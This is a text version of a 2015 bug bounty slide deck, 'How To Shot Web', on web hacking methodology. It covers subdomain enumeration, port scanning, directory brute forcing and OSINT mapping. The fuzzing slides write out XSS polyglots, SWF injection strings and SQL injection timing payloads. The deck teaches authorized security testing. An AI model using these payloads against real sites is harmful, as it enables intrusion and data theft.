

# How To Shot Web

(Better hacking in 2015)



**bugcrowd**

# whoami

Jason Haddix

- Bugcrowd
- Director of Technical Ops
- Hacker & Bug hunter
- #1 on all-time leaderboard bugcrowd 2014

@jhaddix



# What this talk's about...

**Hack  
Stuff  
Better  
(and practically)**

And...LOTS of memes.... only some are funny

# More Specifically

Step 1: Cut a hole in a box... j/k

Step 1: Started with my bug hunting methodology

Step 2: Parsed some of the top bug hunters' research (web/mobile only for now)

Step 3: Create kickass preso

Topics? BB philosophy shifts, discovery techniques, mapping methodology, parameters oft attacked, useful fuzz strings, bypass or filter evasion techniques, new/awesome tooling

# Philosophy

# Differences from standard testing




## Single-sourced

- looking mostly for common-ish vulns
- not competing with others
- incentivized for count
- payment based on sniff test

## Crowdsourced

- looking for vulns that aren't as easy to find
- racing vs. time
- competitive vs. others
- incentivized to find unique bugs
- payment based on impact not number of findings

# The regular methodologies



# Discovery



# Find the road less traveled

^ means find the application (or parts of an application) less tested.

1. \*.acme.com scope is your friend
2. Find domains via Google (and others!)
  - a. Can be automated well via recon-ng and other tools.
3. Port scan for obscure web servers or services (on all domains)
4. Find acquisitions and the bounty acquisition rules
  - a. Google has a 6 month rule
5. Functionality changes or re-designs
6. Mobile websites
7. New mobile app versions



# Tool: Recon-ng script (enumall.sh)

```
#!/bin/bash

# Subdomain enumeration script that creates/uses a dynamic resource script for recon-ng.
# only 1 module needs api's (/api/google_site) find instructions for that on the wiki.
# Or you can comment out that module.
# uses google scraping, bing scraping, baidu scraping, netcraft, and bruteforces to find subdomains.
# by @jhaddix

# input from command-line becomes domain to test
```

<https://github.com/jhaddix/domain>

```
root@kali:~/Desktop# ./enumall.sh paypal.com
```

After it's done, a quick "show hosts" in the recon-ng prompt:

```
[recon-ng][paypal.com201401131409][resolve] > show hosts
```

host	ip_address	region	country	latitude	longitude
accounts.paypal.com	66.211.168.93				
active-ww.paypal.com	173.0.84.34				
active-ww.paypal.com	173.0.88.34				
active-ww.paypal.com	173.0.88.2				
active-ww.paypal.com	173.0.84.2				
ad.paypal.com	23.214.17.245				
advertising.paypal.com	23.214.16.211				
announcements.paypal.com	173.0.88.130				
announcements.paypal.com	173.0.84.130				
api-3t.sandbox.paypal.com	23.5.251.42				
api.sandbox.paypal.com	23.5.251.39				
apps.paypal.com	66.211.188.15				
autodiscover.paypal.com	64.68.79.242				
beta.paypal.com	192.69.184.181				
blueprint.paypal.com	66.211.188.151				
business.sandbox.paypal.com	173.0.82.91				
cms.paypal.com	23.213.190.233				
coupons.paypal.com	23.214.16.211				
creditcenter.paypal.com	208.76.140.163				

# LMGTFY

let me **Google** that for you

site:paypal.com -www.paypal.com -www.sandbox

Google Search

I'm Feeling Lucky

# LMGTFY

About 462,000 results (0.47 seconds)

## Bill Me Later

<https://creditapply.paypal.com/> ▼

Bill Me Later® is the fast, simple and secure way to pay online without using a credit card at more than 1000 stores. Simply select Bill Me Later at checkout.

## PayPal: Error - Login United States

<https://business.paypal.com/> ▼

Login securely to your PayPal United States account. PayPal - the safer, easier way to pay online, send money and accept payments.

## PayPal Shopping - PayPal Shopping Offers:

<https://shopping.paypal.com/offers> ▼ PayPal ▼

PayPal Shopping is the online shopping destination where you'll find exclusive deals, offers & coupons at 1000+ stores. Buy Now, Pay Later. Find offers.

## PayPal Media Network

<https://advertising.paypal.com/> ▼ Where.com ▼

Navigation. About Us · Mobile and Online · Mobile Targeting · Online Targeting · Creative · Offers · News and Events · Ad Specs; MediaKit PDF; Terms and ...

# List of mergers and acquisitions by Facebook

From Wikipedia, the free encyclopedia

46	March 25, 2014	Oculus VR	Virtual reality technology	 USA, Irvine, CA	\$2,000,000,000	
47	March 27, 2014	Ascenta	High-altitude UAVs	 UK, Somerset, England	\$20,000,000	
48	April 24, 2014	ProtoGeo Oy	Fitness tracking app Moves	 Finland, Helsinki	undisclosed	
49	August 7, 2014	PrivateCore	Secure Server Technology	 USA, Palo Alto, CA	undisclosed	
50	August 26, 2014	WaveGroup Sound	Sound Studio	 USA, Burlingame, CA	undisclosed	
51	January 6, 2015	Wit.ai	Speech recognition	 USA, Palo Alto, California	undisclosed	
52	January 8, 2015	Quickfire		 USA	undisclosed	

## Facebook Bug Bounties

October 14, 2014 at 9:52am

### XSS

<http://www.breaksec.com/?p=5713>  
<http://www.nirgoldshlager.com/2013/01/another-stored-xss-in-facebookcom.html>  
<https://nealpoole.com/blog/2011/03/xss-vulnerability-in-facebook-translations/>  
<https://nealpoole.com/blog/2011/08/lessons-from-facebooks-security-bug-bounty-program/>  
<http://paulosyibelo.blogspot.com/2014/07/the-unseen-facebook-bug-bounty-2014-x.html>  
<http://blog.prakharprasad.com/2014/08/facebook-friendfeed-stored-xss.html>  
<http://medu554.blogspot.com/2014/02/stored-xss-on-atlassian-solutions-facebook.html>  
<http://blog.ptsecurity.com/2013/10/a-story-about-xss-on-facebook.html>  
<https://www.youtube.com/watch?v=NQOK9-OXwsc> (<http://pastebin.com/raw.php?i=cuYRHm71>)  
<http://www.websecresearch.com/2014/02/facebooks-boltpeterscom-configuration.html>  
<http://nbsriharsha.blogspot.in/2014/03/finally-facebook-hunted.html>  
<http://blog.fin1te.net/post/64715656088/content-types-and-xss-facebook-studio>  
<http://en.internetwache.org/facebook-fixes-minor-issues-02-05-2014/>  
<http://silentzzz.blogspot.com/2007/11/facebook-xss-vulnerability.html>  
<http://habrahabr.ru/company/pt/blog/247709/>  
[https://web.archive.org/web/20120416034642/http://gill.is/2012/04/11/new\\_website](https://web.archive.org/web/20120416034642/http://gill.is/2012/04/11/new_website)

### Logic

<http://www.nirgoldshlager.com/2013/01/how-i-hacked-facebook-employees-secure.html>  
<http://pwndizzle.blogspot.in/2014/07/breaking-facebooks-text-captcha.html>

### Race Conditions

<http://josipfranjkoic.blogspot.com/2015/04/race-conditions-on-facebook.html>

### Open Redirect (\$500+)

<http://thekaitokid.blogspot.com/2014/10/multiple-open-redirection.html>  
<http://mreagle0x.blogspot.com/2014/11/bypassing-facebook-linkshim-filtration.htm>  
<http://arulxtronix.blogspot.in/2013/08/facebook-open-url-redirectors-2013.html>  
[http://www.vulnerability-lab.com/get\\_content.php?id=975](http://www.vulnerability-lab.com/get_content.php?id=975)  
<http://yassineaboukir.com/blog/how-i-discovered-a-1000-open-redirect-in-facebo>

### Clickjacking

<http://codegrudge.blogspot.in/2015/03/how-i-got-5000-from-facebook-bugbounty.f>  
<http://www.paulosyibelo.com/2015/03/facebook-bug-bounty-clickjacking.html>

### Object Reference (\$12500+)

<http://www.anandprakash.pw/2014/11/hacking-facebookcomthanks-posting-on.htr>  
<http://blog.fin1te.net/post/53949849983/hijacking-a-facebook-account-with-sms>  
<http://arulxtronix.blogspot.in/2013/09/delete-any-photo-from-facebook-by.html>  
<http://www.dan-melamed.com/2013/06/hacking-any-facebook-account-exploit-poc>  
<http://blog.fin1te.net/post/62263963253/removing-covers-images-on-friendship-pa>  
<http://www.7xter.com/2015/02/how-i-hacked-your-facebook-photos.html>

### Privacy/Spam (\$1500+)

<http://philippeharewood.com/ability-to-invite-any-user-to-a-facebook-page-all-non->  
<http://sweethacking.blogspot.com/2014/11/how-i-made-500-usd-by-reporting-logic>  
<http://patorjk.com/blog/2013/03/01/facebook-user-identification-bug/>  
[https://www.facebook.com/notes/\\$2500-lakhpatri-bug-at-facebook-gaining-access-of-a-closed-group/686615161373797](https://www.facebook.com/notes/$2500-lakhpatri-bug-at-facebook-gaining-access-of-a-closed-group/686615161373797)  
<http://blog.internet.info/2014/05/facebook-skype-to-email-leak-3000-bounty.html>

# Port Scanning!

Port scanning is not just for Netpen!

A full port scan of all your new found targets will usually yield #win:

- separate webapps
- extraneous services
- Facebook had Jenkins Script console with no auth
- IIS.net had rdp open vulnerable to MS12\_020

```
nmap -sS -A -PN -p- --script=http-title dontscanme.bro
```

^ syn scan, OS + service fingerprint, no ping, all ports, http titles

[Dewhurst Security Blog](#)

09 Dec 2014 on

## How I hacked Facebook

Ok, ok. I didn't quite "hack Facebook". What I did was execute OS level commands on one of Facebook's acquisition's servers.

This is how I did it.

One day last September I was in bed with terrible flu. While I was bedridden I got bored and started to poke around Facebook's Bug Bounty program. I have participated in Bug Bounties before but never Facebook's.

This is by no means a complicated hack by the way, but it worked.

I started by port scanning Facebook's in scope domains with Nmap. Probed a few listening services on IPs that looked interesting.



# Mapping

# Mapping tips

- Google
- \*Smart\* Directory Brute Forcing
  - [RAFT lists](#) (included in [Seclists](#))
  - [SVN Digger](#) (included in [Seclists](#))
  - [Git Digger](#)
- Platform Identification:
  - [Waplyzer](#) (Chrome)
  - [Builtwith](#) (Chrome)
  - [retire.js](#) (cmd-line or Burp)
  - Check CVE's
- Auxiliary
  - [WPScan](#)
  - [CMSmap](#)

```
lnxg33k@ruined-sec:/pentest/web/wpscan(master)$ ./wpscan.rb -u http://localh  
  
W P S C A N v2.1r31735c4  
WordPress Security Scanner by the WPScan Team  
Sponsored by the RandomStorm Open Source Initiative  
  
| URL: http://localhost/wordpress/  
| Started on Wed Apr 3 09:27:29 2013  
  
[!] The WordPress 'http://localhost/wordpress/readme.html' file exists  
[!] Full Path Disclosure (FPD) in 'http://localhost/wordpress/wp-includes/rs  
[+] XML-RPC Interface available under http://localhost/wordpress/xmlrpc.php  
[+] WordPress version 3.5.1 identified from meta generator  
  
[+] The WordPress theme in use is brilliant v1.2.2  
  
| Name: brilliant v1.2.2  
| Location: http://localhost/wordpress/wp-content/themes/brilliant/  
| README: http://localhost/wordpress/wp-content/themes/brilliant/readme.txt  
  
| * Title: brilliant File Upload Vulnerability  
| * Reference: http://ruinedsec.wordpress.com/2013/04/03/wordpress-themes-e  
  
[+] Enumerating plugins from passive detection ...  
No plugins found :(  
  
[+] Finished at Wed Apr 3 09:27:32 2013  
[+] Elapsed time: 00:00:03
```

# Directory Bruteforce Workflow

After bruteforcing look for other status codes indicating you are denied or require auth then append list there to test for misconfigured access control.

Example:

GET http://www.acme.com - 200

GET http://www.acme.com/backlog/ - 404

GET http://www.acme.com/controlpanel/ - 401 hmm.. ok

GET http://www.acme.com/controlpanel/[bruteforce here now]

# Mapping/Vuln Discovery using OSINT



Find previous/existing problem:

- [Xssed.com](https://www.xssed.com)
- [Reddit XSS - /r/xss](https://www.reddit.com/r/xss)
- [Punkspider](https://www.punkspider.com)
- [xss.cx](https://xss.cx)
- [xssposed.org](https://xssposed.org)
- twitter searching
- ++

Issues might already reported but use the flaw area and injection type to guide you to further injections or filter bypass.

# Intrigue

New OSINT/Mapping project, [intrigue](#):

- 250+ bounty programs
- Crawl
- DNS info + bruteforce
- Bounty metadata (links, rewards, scope)
- API

```
-----  
Ip Address      Domain Name  
-----  
205.251.215.20 cdn.oculus.com  
205.251.215.20 d39nlaid7cu5vo.cloudfront.net  
54.84.193.45    share.oculus.com  
205.251.215.174 static.oculus.com  
205.251.215.174 dov88jcyj2pw.cloudfront.net  
31.13.77.6     www.facebook.com  
31.13.77.6     edge-star-shv-01-sjc2.facebook.com  
31.13.77.6     www2.oculus.com  
31.13.77.6     star.c10r.facebook.com  
-----  
-----  
Ip Addr Summary  
-----  
205.251.215.20 : "dnssec", "scope": "include" },  
54.84.193.45   : "rd": "yahoo.com", "scope": "include" },  
205.251.215.174 : "rd": "www.flickr.com", "scope": "include" },  
31.13.77.6     : "rd": "flickr.com", "scope": "include" },  
-----  
205.251.215.174 : "https://itunes.apple.com/app/yahoo!-mail/id577586159?mt=8", "sc  
31.13.77.6     : "https://play.google.com/store/apps/details?id=com.yahoo.mobile.c  
-----  
Found 9 subdomain(s) in 4 host(s).Getting NS records for moves-app.com  
-----  
Ip Address      Server Name  
-----  
217.70.179.1   a.dns.gandi.net  
173.246.98.1   a.dns.gandi.net  
213.167.229.1 b.dns.gandi.net  
-----  
Getting subdomain for moves-app.com  
-----  
Ip Address      Domain Name  
-----  
54.208.211.227 accounts.moves-app.com  
54.209.68.168  api.moves-app.com  
54.209.68.168  apps.moves-app.com  
54.209.68.168  dev.moves-app.com  
54.83.54.159   www.moves-app.com  
54.83.54.159   moves-app.com  
-----  
Ip Addr Summary  
-----  
54.208.211.227 : "https://itunes.apple.com/app/yahoo!-news-atom/id784982356?mt=8", "s  
54.209.68.168 : "rd": "yahoo.net", "scope": "exclude" },  
54.83.54.159  : "rd": "www.yahoo.net", "scope": "exclude" }  
-----  
Found 6 subdomain(s) in 3 host(s).Getting NS records for instagram.com  
-----  
Ip Address      Server Name  
-----  
205.251.195.84 ns-852.awsdns-42.net  
205.251.196.120 ns-1144.awsdns-15.org  
205.251.198.147 ns-1683.awsdns-18.co.uk  
205.251.193.174 ns-430.awsdns-53.com  
-----  
Getting subdomain for instagram.com  
-----  
Ip Address      Domain Name  
-----  
31.13.77.10     api.instagram.com
```

```

{
  "program_name": "Yahoo",
  "reward_type": "Dollars",
  "reward_low": "$50",
  "reward_high": "$15000",
  "scope": [
    {"DnsRecord": "www.yahoo.com", "scope": "include" },
    {"DnsRecord": "yahoo.com", "scope": "include" },
    {"DnsRecord": "www.flickr.com", "scope": "include" },
    {"DnsRecord": "flickr.com", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!-mail/id577586159?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.mail&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!-weather/id628677149?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.weather&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!/id304158842?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.yahoo&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.search&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!-search/id361071600?mt=8", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!-finance/id328412701?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.finance&hl=en&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/flickr/id328407587?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.flickr&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/us/app/yahoo-news-atom/id784982356?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.atom&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo-screen/id694865999?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.screen&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.tul.aviate&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.protrade.sportacular&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!-sports/id286058814?mt=8", "scope": "include" },
    {"Mobile": "https://play.google.com/store/apps/details?id=com.yahoo.mobile.client.android.fantasyfootball&referrer=utm_source%3Dmobile.yahoo.com%26utm_medium%3Ddetailpagelink", "scope": "include" },
    {"Mobile": "https://itunes.apple.com/app/yahoo!-fantasy-football/id328415391?mt=8", "scope": "include" },
    {"DnsRecord": "yahoo.net", "scope": "exclude" },
    {"DnsRecord": "www.yahoo.net", "scope": "exclude" }
  ]
}

```

# Intrigue and Maps projects

New OSINT/Mapping project, [intrigue](#):

- 250+ bounty programs
- Crawl
- DNS info + bruteforce
- Bounty metadata (links, rewards, scope)
- API

```
Ip Address      Domain Name
-----
205.251.215.20 cdn.oculus.com
205.251.215.20 d39nlaid7cu5vo.cloudfront.net
54.84.193.45    share.oculus.com
205.251.215.174 static.oculus.com
205.251.215.174 dov88jcyj2pw.cloudfront.net
31.13.77.6      www.facebook.com
31.13.77.6      edge-star-shv-01-sjc2.facebook.com
31.13.77.6      www2.oculus.com
31.13.77.6      star.c10r.facebook.com

-----
Ip Addr Summary
-----
205.251.215.20 : "dnssec.record" : "www.yahoo.com", "scope" : "include" },
54.84.193.45   : "dnssec.record" : "www.yahoo.com", "scope" : "include" },
205.251.215.174 : "https://itunes.apple.com/app/yahoo!-mail/id577586159?mt=8", "scope" : "include" },
31.13.77.6     : "https://play.google.com/store/apps/details?id=com.yahoo.mobile

Found 9 subdomain(s) in 4 host(s).Getting NS records for moves-app.com

Ip Address      Server Name
-----
217.70.179.1    a.dns.gandi.net
173.246.98.1    b.dns.gandi.net
213.167.229.1   b.dns.gandi.net

Getting subdomain for moves-app.com

Ip Address      Domain Name
-----
54.208.211.227 accounts.moves-app.com
54.209.68.168  api.moves-app.com
54.209.68.168  apps.moves-app.com
54.209.68.168  dev.moves-app.com
54.83.54.159   www.moves-app.com
54.83.54.159   moves-app.com

-----
Ip Addr Summary
-----
54.208.211.227 : "https://itunes.apple.com/us/app/yahoo-news-atom/id784982356?mt=8", "scope" : "include" },
54.209.68.168  : "https://itunes.apple.com/app/yahoo-screen/id694865999?mt=8", "scope" : "include" },
54.209.68.168  : "https://itunes.apple.com/app/yahoo-search/id361071600?mt=8", "scope" : "include" },
54.83.54.159   : "https://itunes.apple.com/app/yahoo-finance/id328412781?mt=8", "scope" : "include" },
54.83.54.159   : "https://itunes.apple.com/app/yahoo-flickr/id328407587?mt=8", "scope" : "include" },
54.83.54.159   : "https://itunes.apple.com/app/yahoo!-finance/id328412781?mt=8", "scope" : "include" },
54.83.54.159   : "https://itunes.apple.com/app/yahoo!-sports/id286058814?mt=8", "scope" : "include" },
54.83.54.159   : "https://itunes.apple.com/app/yahoo!-fantasy-football/id32841539", "scope" : "include" },
54.209.68.168  : "https://itunes.apple.com/app/yahoo!-fantasy-football/id32841539", "scope" : "include" },
54.83.54.159   : "https://itunes.apple.com/app/yahoo!-fantasy-football/id32841539", "scope" : "include" },

Found 6 subdomain(s) in 3 host(s).Getting NS records for instagram.com

Ip Address      Server Name
-----
205.251.195.84 ns-852.awsdns-42.net
205.251.196.120 ns-1144.awsdns-15.org
205.251.198.147 ns-1683.awsdns-18.co.uk
205.251.193.174 ns-430.awsdns-53.com

Getting subdomain for instagram.com

Ip Address      Domain Name
-----
31.13.77.10     api.instagram.com
```

# Crawling

Using + Ruby + Anemone + JSON + Grep

```
$cat test_target_json.txt | grep redirect
```

```
https://test_target/redirect?url=http://twitter.com/...
```

```
https://test_target/redirect?url=http://facebook.com/...
```

```
https://test_target/redirect?url=http://pinterest.com/...
```



# Intrigue Tasks

Using + Ruby + Anemone + JSON + Grep

- Brute force
- Spider
- Nmap
- etc

- Check Confluence
- Check Github
- Check Okta
- Check Onelogin
- Check Project Honeypot
- Convert Entity
- DNS Cache Snoop
- DNS Forward Lookup
- DNS MX Lookup
- DNS Reverse Lookup
- DNS Service Record Bruteforce
- ✓ DNS Subdomain Bruteforce
- DNS TLD Bruteforce
- DNS TXT Lookup
- DNS Zone Transfer
- Email Harvester
- Example
- Fuzz a NetSvc with random data
- Geolocate Host
- IP Address to AS Number
- Masscan Scan
- Nmap Scan
- Search Bing
- Search EDGAR
- Search Google
- Search Pipl
- Search Shodan
- Twitter Gather Friends
- URI Check Safebrowsing Api
- URI Check Security Headers
- URI Dirbuster
- URI Gather And Analyze Links
- URI Gather Headers
- URI Gather Metadata
- URI Gather SSL Certificate
- URI Gather Technology
- URI Screenshot
- URI Spider

```
...
if ( h['DnsRecord']!="" && h['scope'] == "include" )
  dns_record_include = h['DnsRecord']

  entity = {
    :type => "DnsRecord",
    :attributes => { :name => dns_record_include} #Required for intrigue
  }

  r = x.start "dns_brute_sub", entity, options_list
  ap r

end
end
```

```
20:46:12 worker.1 | [ ] : Sending to Webhook: http://localhost:7777/v1/task_runs/4a117a10-3d06-4c82-ae7-cb5eb00ca973
```

# TaskRun: dns\_brute\_sub

ID: aa921c00-689c-4cb1-96e8-e059f4ae3384

Start: 2015-07-14 03:22:31 UTC

End: 2015-07-14 03:25:50 UTC

Elapsed (s): 199

Entity: {"type"=>"DnsRecord", "attributes"=>{"name"=>"intrigue.io"}}

New Entities:

- [DnsRecord: api.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"api.intrigue.io"} }
- [IpAddress: 72.14.190.138](#)  
{ "type"=>"IpAddress", "attributes"=>{"name"=>"72.14.190.138"} }
- [DnsRecord: blog.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"blog.intrigue.io"} }
- [IpAddress: 192.0.78.13](#)  
{ "type"=>"IpAddress", "attributes"=>{"name"=>"192.0.78.13"} }
- [DnsRecord: calendar.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"calendar.intrigue.io"} }
- [IpAddress: 74.125.25.121](#)  
{ "type"=>"IpAddress", "attributes"=>{"name"=>"74.125.25.121"} }
- [DnsRecord: core.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"core.intrigue.io"} }
- [DnsRecord: docs.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"docs.intrigue.io"} }
- [IpAddress: 74.125.28.121](#)  
{ "type"=>"IpAddress", "attributes"=>{"name"=>"74.125.28.121"} }
- [DnsRecord: email.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"email.intrigue.io"} }
- [IpAddress: 50.56.21.178](#)  
{ "type"=>"IpAddress", "attributes"=>{"name"=>"50.56.21.178"} }
- [DnsRecord: mail.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"mail.intrigue.io"} }
- [DnsRecord: sites.intrigue.io](#)  
{ "type"=>"DnsRecord", "attributes"=>{"name"=>"sites.intrigue.io"} }
- [IpAddress: 74.125.129.121](#)

# Auth and Session

# Auth (better be quick)

Auth Related (more in logic, priv, and transport sections)


- User/pass discrepancy flaw
- Registration page harvesting
- Login page harvesting
- Password reset page harvesting
- No account lockout
- Weak password policy
- Password not required for account updates
- Password reset tokens (no expiry or re-use)



# Session (better be quick)

## Session Related

- Failure to invalidate old cookies
- No new cookies on login/logout/timeout
- Never ending cookie length
- Multiple sessions allowed
- Easily reversible cookie (base64 most often)



# Tactical Fuzzing - XSS

# XSS

Core Idea: Does the page functionality display something to the users?

For time sensitive testing the 80/20 rule applies. Many testers use **Polyglot** payloads. You probably have too!





# XSS

```
';alert(String.fromCharCode(88,83,83))//";alert(String.  
fromCharCode(88,83,83))//";alert(String.fromCharCode  
(88,83,83))//";alert(String.fromCharCode(88,83,83))//--  
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))  
</SCRIPT>
```

Multi-context, filter bypass based polyglot payload #1 ([Rsnake XSS Cheat Sheet](#))

# XSS

```
"">><marquee><img src=x onerror=confirm(1)></marquee>"  
></plaintext\></\><plaintext/onmouseover=prompt(1)  
><script>prompt(1)</script>@gmail.com<isindex  
formaction=javascript:alert(/XSS/) type=submit>'-->"  
></script><script>alert(1)</script>"><img/id="confirm&lpar;  
1)"/alt="/"src="/"onerror=eval(id&%23x29;>">
```

Multi-context, filter bypass based polyglot payload #2 (Ashar Javed [XSS Research](#))

# XSS

“ onclick=alert(1)//<button ' onclick=alert(1)//> \*/ alert(1)//

Multi-context, filter bypass based polyglot payload #3 ([Mathias Karlsson](#))

# Other XSS Observations

## Input Vectors

Customizable Themes & Profiles via CSS

Event or meeting names

URI based

Imported from a 3rd party (think Facebook integration)

JSON POST Values (check returning content type)

File Upload names

**Uploaded files (swf, HTML, ++)**

Custom Error pages

fake params - ?realparam=1&foo=bar'+alert(/XSS/)+'

Login and Forgot password forms

# SWF Parameter XSS

## Common Params:

---

Common Params:

onload, allowedDomain, movieplayer, xmlPath, eventhandler, callback (more on OWASP page)

## Common Injection Strings:

```
\%22}})}catch(e){alert(document.domain);}//
```

```
"];}catch(e){if(!self.a)self.a=!alert(document.domain);}//
```

```
"a")({{type:"ready"}});}catch(e){alert(1)}//
```

# SWF Parameter XSS

## Hello, world!

Welcome to project "Flashbang". This tool is an open-source Flash-security helper with a very specific purpose: Find the flashVars of a naked SWF and display them so a security tester can start hacking away without decompiling the code. For fun, try [this vulnerable old version of swfupload](#) in flashbang

 [Open SWF!](#)

 [cure53 / Flashbang](#)

Project "Flashbang"

 69 commits

 1 bra











branch: **master**

**Flashbang** / +

Added way to detect sink calls in tests along with a

 **tunnelshade** authored on Jan 9

 <a href="#">flash-files</a>	Three new swfs added
 <a href="#">shumway</a>	Increased default timeOut
 <a href="#">src</a>	Changed preloading text
 <a href="#">test</a>	Added way to detect sink
 <a href="#">.gitignore</a>	Added way to detect sink
 <a href="#">.gitmodules</a>	Shumway added and sul
 <a href="#">LICENSE</a>	Initial commit
 <a href="#">README.md</a>	Update README.md

# Tactical Fuzzing - SQLi

# SQL Injection

Core Idea: Does the page look like it might need to call on stored data?

There exist some SQLi polyglots, i.e;

`SLEEP(1) /*' or SLEEP(1) or "" or SLEEP(1) or "*/`

*Works in single quote context, works in double quote context, works in "straight into query" context! ([Mathias Karlsson](#))*



# SQL Injection

You can also leverage the large database of fuzzlists from [SecLists](#) here:



danielmiessler / **SecLists**

branch: **master**

**SecLists** / **Fuzzing** / +

Update JHADDIX\_LFI.txt




**shipcod3** authored on Jan 26

..

 [FUZZDB\\_DB2Enumeration.txt](#)

 [FUZZDB\\_GenericBlind.txt](#)

 [FUZZDB\\_MSSQL.txt](#)

 [FUZZDB\\_MSSQLEnumeration.txt](#)

 [FUZZDB\\_MYSQL.txt](#)

 [FUZZDB\\_Metacharacters.txt](#)

 [FUZZDB\\_MySQL\\_ReadLocalFiles.txt](#)

 [FUZZDB\\_MySQL\\_SQLi\\_LoginBypass.txt](#)

 [FUZZDB\\_Oracle.txt](#)

 [FUZZDB\\_PostgresEnumeration.txt](#)

# SQL Injection Observations

Blind is predominant, Error based is highly unlikely.

```
'%2Bbenchmark(3200,SHA1(1))%2B'  
'+BENCHMARK(40000000,SHA1(1337))+'
```

SQLMap is king!

- Use -l to parse a Burp log file.
- Use [Tamper Scripts](#) for blacklists.
- [SQLiPy](#) Burp plugin works well to instrument SQLmap quickly.

Lots of injection in web services!

## Common Parameters or Injection points

ID

Currency Values

Item number values

sorting parameters (i.e order, sort, etc)

JSON and XML values

Cookie values (really?)

Custom headers (look for possible integrations with CDN's or WAF's)

REST based Services

